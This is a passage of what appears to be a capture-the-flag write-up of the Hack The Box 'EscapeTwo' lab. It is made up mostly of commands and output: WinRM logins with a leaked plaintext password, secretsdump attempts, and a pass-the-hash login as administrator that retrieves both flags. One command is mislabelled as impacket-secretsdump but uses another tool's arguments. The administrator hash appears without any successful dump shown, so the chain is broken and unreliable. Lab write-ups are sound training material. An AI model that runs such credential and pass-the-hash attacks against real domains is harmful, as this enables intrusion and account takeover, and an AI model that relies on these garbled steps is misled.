
we have to save the password .txt format in above output we can see the SQLSVCACCOUNT:PASSWORD

# winrm 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'



```
┌──(root㉿kali)-[~]
└─# netexec winrm 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'
WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed
 from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.51     5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
```


# evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'



```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> ls


    Directory: C:\Users\ryan\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/26/2025   3:02 AM             34 user.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> cat user.txt
6defdf91461d4f001c43595ba6137732
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```


Finally I found first flag : user.txt

# impacket-secretsdump -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"




```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump  -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

# impacket-secretsdump '10.10.11.51/ryan:WqSZAF6CysDQbGb3@10.10.11.51'



```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump  '10.10.11.51/ryan:WqSZAF6CysDQbGb3@10.10.11.51'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0×20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

# evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'




```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/26/2025   3:02 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
a5e474c92e1440199b04f2275019fa84
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

I found second flag : root.txt

Here Completed the escapetwo hack the box lab.

Finally completed the EscapeTwo lab and earned 30 points



EscapeTwo has been Pwned!

Congratulations hyperbyt, best of luck in capturing flags ahead!

#4592	10 Feb 2025	30
MACHINE RANK	PWN DATE	POINTS EARNED